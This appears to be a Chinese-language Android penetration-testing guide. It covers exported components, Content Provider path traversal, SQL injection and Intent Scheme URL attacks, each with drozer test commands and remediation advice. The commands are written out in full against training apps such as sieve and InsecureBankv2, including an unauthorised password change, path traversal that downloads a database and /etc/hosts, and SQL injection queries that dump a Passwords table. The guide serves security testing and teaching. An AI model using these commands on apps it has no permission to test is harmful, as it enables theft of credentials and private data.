
1、查看暴露的Activity组件信息

命令：dz>run app.activity.info -a packagename




2、调用activity组件来查看组件信息，并测试组件是否存在拒绝服务等漏洞

命令：dz>run app.activity.start --component com.example.package com.example.package.welcome



3、查看“com.hwl.universitypie.activity.ClassRoomChatActivity”的配置，其中“android:exported”的属性值为“true”




B．权限绕过（InsecureBankv2.apk）

1、越权修改用户密码：run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.ChangePassword --extra string uname jack

修改后：Jack@456#





**安全建议：**

1. app内使用的私有Activity不应配置intent-filter，如果配置了intent-filter需设置exported属性为false。
2. 使用默认taskAffinity
3. 使用默认launchMode
4. 启动Activity时不设置intent的FLAG\_ACTIVITY\_NEW\_TASK标签
5. 谨慎处理接收的intent以及其携带的信息
6. 签名验证内部（in-house）app
7. 当Activity返回数据时候需注意目标Activity是否有泄露信息的风险
8. 目的Activity十分明确时使用显示启动
9. 谨慎处理Activity返回的数据，目的Activity返回的数据有可能是恶意应用伪造的
10. 验证目标Activity是否恶意app，以免受到intent欺骗，可用hash签名验证
11. When Providing an Asset Secondhand, the Asset should be Protected with the Same Level of Protection
12. 尽可能的不发送敏感信息，应考虑到启动public Activity中intent的信息均有可能被恶意应用窃取的风险

## **2.Service风险**

**漏洞描述：**一个Service是没有界面且能长时间运行于后台的应用组件．其它应用的组件可以启动一个服务运行于后台，即使用户切换到另一个应用也会继续运行．另外，一个组件可以绑定到一个service来进行交互，即使这个交互是进程间通讯也没问题．例如，一个service可能处理网络事物，播放音乐，执行文件I/O，或与一个内容提供者交互，所有这些都在后台进行。

**漏洞危害：**可能被系统或者第三方的应用程序直接调出并使用。组件导出可能导致登录界面被绕过、信息泄露、数据库SQL注入、DOS、恶意调用等风险**。**

**漏洞地址：**\*.apk

**漏洞级别：低危**


**测试步骤：**通过反编译查看配置文件Androidmanifest.xml即可确定service,若有导出的service则进行下一步

使用drozer工具测试如下：

A、拒绝服务

1、查看暴露的Service组件信息

命令：dz>run app.service.info -a com.mwr.example.sieve



2、调用Service组件来查看组件信息，并测试组件是否存在拒绝服务等漏洞


命令：dz>run app.service.start --component com.mwr.example.sieve com.mwr.example.sieve.xxx




建议：无需暴露的最好隐藏

B．消息伪造（sieve.apk）

1. 查看源码CrytoService.java中的sendResponseMessage函数，确定发送消息的参数。




1. 向某个服务发送消息：run app.service.send com.mwr.example.sieve com.mwr.example.sieve.CryptoService --msg 1 5 3




调用authService得到了密码（前提条件是知道pin码，否则返回的就是输入的pin码）


命令：run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 0 --extra string com.mwr.example.sieve.PIN 6543 --bundle-as-obj



Pin码错误



查看AuthService.java的相关代码(handleMessage)



**安全建议：**

exported属性明确定义：

1. 私有service不定义intent-filter并且设置exported为false;
2. 公开的service设置exported为true,intent-filter可以定义或者不定义;
3. 内部/合作service设置exported为true,intent-filter不定义

## **3.Broadcast Reciever风险**

**漏洞描述：**Broadcast Recevier 广播接收器是一个专注于接收广播通知信息，并做出对应处理的组件。很多广播是源自于系统代码的──比如，通知时区改变、电池电量低、拍摄了一张照片或者用户改变了语言选项。应用程序也可以进行广播──比如说，通知其它应用程序一些数据下载完成并处于可用状态。 应用程序可以拥有任意数量的广播接收器以对所有它感兴趣的通知信息予以响应。所有的接收器均继承自BroadcastReceiver基类。 广播接收器没有用户界面。然而，它们可以启动一个activity来响应它们收到的信息，或者用NotificationManager来通知用户。通知可以用很多种方式来吸引用户的注意力──闪动背灯、震动、播放声音等等。一般来说是在状态栏上放一个持久的图标，用户可以打开它并获取消息。

**漏洞危害：**可能被系统或者第三方的应用程序直接调出并使用。组件导出可能导致登录界面被绕过、信息泄露、数据库SQL注入、DOS、恶意调用等风险**。**

**漏洞地址：**\*.apk

**漏洞级别：低危**

**测试步骤：**

A.拒绝服务

1、查看暴露的Broadcast Recevier组件信息

命令：dz> run app.broadcast.info -a com.package.name



查看详细信息，命令：dz> run app.broadcast.info -a com.package.name -i




2、尝试拒绝服务攻击检测，向广播发送不完整intent（空action或空extras）

发送空extras

空action

命令：dz> run app.broadcast.send --component com.package.name com.package.receiver.xxx




空extras

命令：dz> run app.broadcast.send --action broadcastreceiversname android.intent.action.XXX




B．越权

1、 攻击之前看以代码：MyBroadCastReceiver中的两个参数（phonenumber和newpass）



1. 发送恶意广播包：run app.broadcast.send --action theBroadcast --extra string phonenumber 13556 --extra string newpass hello



**安全建议：**

intent-filter节点与exported属性设置组合建议

1. 私有广播接收器设置exported='false'，并且不配置intent-filter。(私有广播接收器依然能接收到同UID的广播)
2. <receiver android:name=“.PrivateReceiver” android:exported=“false” />
3. 对接收来的广播进行验证
4. 内部app之间的广播使用protectionLevel='signature'验证其是否真是内部app
5. 返回结果时需注意接收app是否会泄露信息
6. 发送的广播包含敏感信息时需指定广播接收器，使用显示意图或者
7. setPackage(String packageName)
8. sticky broadcast粘性广播中不应包含敏感信息
9. Ordered Broadcast建议设置接收权限receiverPermission，避免恶意应用设置高优先级抢收此广播后并执行abortBroadcast()方法。

## **4.Content Provider风险**

**漏洞描述：**android平台提供了Content Provider，将一个应用程序的指定数据集提供给其它应用程序。这些数据可以存储在文件系统、SQLite数据库中，或以任何其它合理的方式存储。其他应用可以通过ContentResolver类从该内容提供者中获取或存入数据。

Content Provider通过URI（统一资源定位符）来访问数据，URI可以理解为访问数据的唯一地址。

**漏洞危害：**导出的Content Provider组件可以被第三方app任意调用，导致敏感信息泄露，并可能受到目录遍历、SQL注入等攻击风险**。**


**漏洞地址：** Androidmanifest.xml

**漏洞级别：低危**

**测试步骤：**


1、查看暴露的Content Provider组件信息

命令：dz> run app.Provider.info -a com.package.name



2、获取所有可以访问的URI

命令：dz> run scanner.provider.finduris -a com.package.name



反编译查看AndroidManifest.xml中“com.igexin.download.DownloadProvider”的配置信息



1. 如果存在可以访问的URI，提取其中的数据

命令：dz> run app.provider.query [URI]





如果结果显示“permission denial”，可以尝试在路径后面加一个“/”符号

1. 如果content provider没有对文件的类型或者app可以读取的路径进行一定的限制，可能对content provider实际想要提供的文件之外的目录进行路径遍历，或者在许多情况下，攻击者可以提取受害人设备上敏感目录中的文件。提取设备上敏感目录中的文件

命令：dz>run app.provider.download [URI]

或者：run app.provider.download content://[valid-uri]/../../[other file path] [local-path]

[valid-uri]：有漏洞的content provider的主机名（authority）或者已经注册了处理代码的uri。

[other file path]：要提取的文件的路径。


[local-path]：文件下载到哪里

命令：run app.provider.download content://com.mwr.example.sieve.FileBackupProvider/data/data/com.mwr.example.sieve/databases/database.db e:/tools/APP/sieve/database.db



1. 通过 app.provider.read contentProviderURI+filePath读取共享文件:

命令：run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts



1. 向content provider插入数据

查看数据结构及各列的名称等信息：

命令：run app.provider.columns [uri]



插入数据:

命令：run app.provider.insert [uri] [--boolean [name] [value]] [--integer [name] [value]] [--string [name] [value]]…

--boolean 、--integer 、--string表示所提供的数据片段都是什么类型的数据的标志位







**安全建议：**

1. 如果应用的Content Provider组件不必要导出，建议显式设置组件的“android:exported”属性为false。
2. 如果必须要有数据提供给外部应用使用，建议对组件进行权限控制。

## **5.Content Provider目录遍历**

**漏洞描述：**Android Content Provider存在文件目录遍历安全漏洞，该漏洞源于对外暴露Content Provider组件的应用，没有对Content Provider组件的访问进行权限控制和对访问的目标文件的Content Query Uri进行有效判断，攻击者利用该应用暴露的Content Provider的openFile()接口进行文件目录遍历以达到访问任意可读文件的目的**。**

**漏洞危害：**攻击者利用文件目录遍历访问任意可读文件。

**漏洞地址：** \*.apk


**漏洞级别：低危**

**测试步骤：**

通过使用drozer工具查看对外暴露Content Provider组件的应用如下：

1. 查看暴露Provider的组件信息


命令：dz>run app.provider.info –a package\_name



从上图可以看出该app的provider没有设置权限。

2、检测目录遍历

命令：dz> run scanner.provider.traversal –a package\_name



上图显示无目录遍历漏洞。

**安全建议：**

1. minSdkVersion不低于9
2. 不向外部app提供的数据的私有content provider设置exported=“false”避免组件暴露(编译api小于17时更应注意此点)
3. 使用参数化查询避免注入
4. 内部app通过content provid交换数据设置protectionLevel=“signature”验证签名
5. 公开的content provider确保不存储敏感数据
6. Uri.decode() before use ContentProvider.openFile()
7. 提供asset文件时注意权限保护。

## **6.Content Provider SQL注入**

**漏洞描述：**在使用Content Provider时，将组件导出，提供了query接口。由于query接口传入的参数直接或间接由接口调用者传入，攻击者构造sql injection语句，造成信息的泄漏甚至是应用私有数据的恶意改写和删除。

**漏洞危害：**攻击者利用文件目录遍历访问任意可读文件。


**漏洞地址：** \*.apk

**漏洞级别：中危**

**测试步骤：**

检测sql注入


命令：dz> run scanner.provider.injection –a package\_name



上图显示无sql注入。

存在注入的情况（sieve.apk）


1. 扫描是否有注入：run scanner.provider.injection com.mwr.example.sieve




1. 列出所有的表：run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords --projection "\* FROM SQLITE\_MASTER WHERE type='table';--"



1. 查看表内容：run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords --projection "\* FROM Passwords;--"



4、向content provider插入数据



**安全建议：**

1. Provider不需要导出，请将export属性设置为false
2. 若导出仅为内部通信使用，则设置protectionLevel=signature
3. 不直接使用传入的查询语句用于projection和selection，使用由query绑定的参数selectionArgs
4. 完备的SQL注入语句检测逻辑

## **7.Intent Scheme Urls攻击**

**漏洞描述：**Intent Scheme URL是一种特殊的URL格式，用来通过Web页面启动已安装应用的Activity组件，大多数主流浏览器都支持此功能。当对Intent URL的处理不当时，就会导致基于Intent的攻击

**漏洞危害：**能直接访问跟浏览器自身的组件（无论是公开还是私有）和私有文件，比如cookie文件，进而导致用户机密信息的泄露。

**漏洞地址：** \*.apk

**漏洞级别：中危**

**测试步骤：**

如果浏览器支持Intent Scheme URI语法，一般会分三个步骤进行处理：

1、利用Intent.parseUri解析uri，获取原始的intent对象；

2、对intent对象设置过滤规则，不同的浏览器有不同的策略；

3、通过Context.startActivityIfNeeded或者Context.startActivity发送intent； 其中步骤2起关键作用，过滤规则缺失或者存在缺陷都会导致Intent Schem URL攻击。

关键函数：Intent.parseUri()

绕过：Intent.setComponent(null);

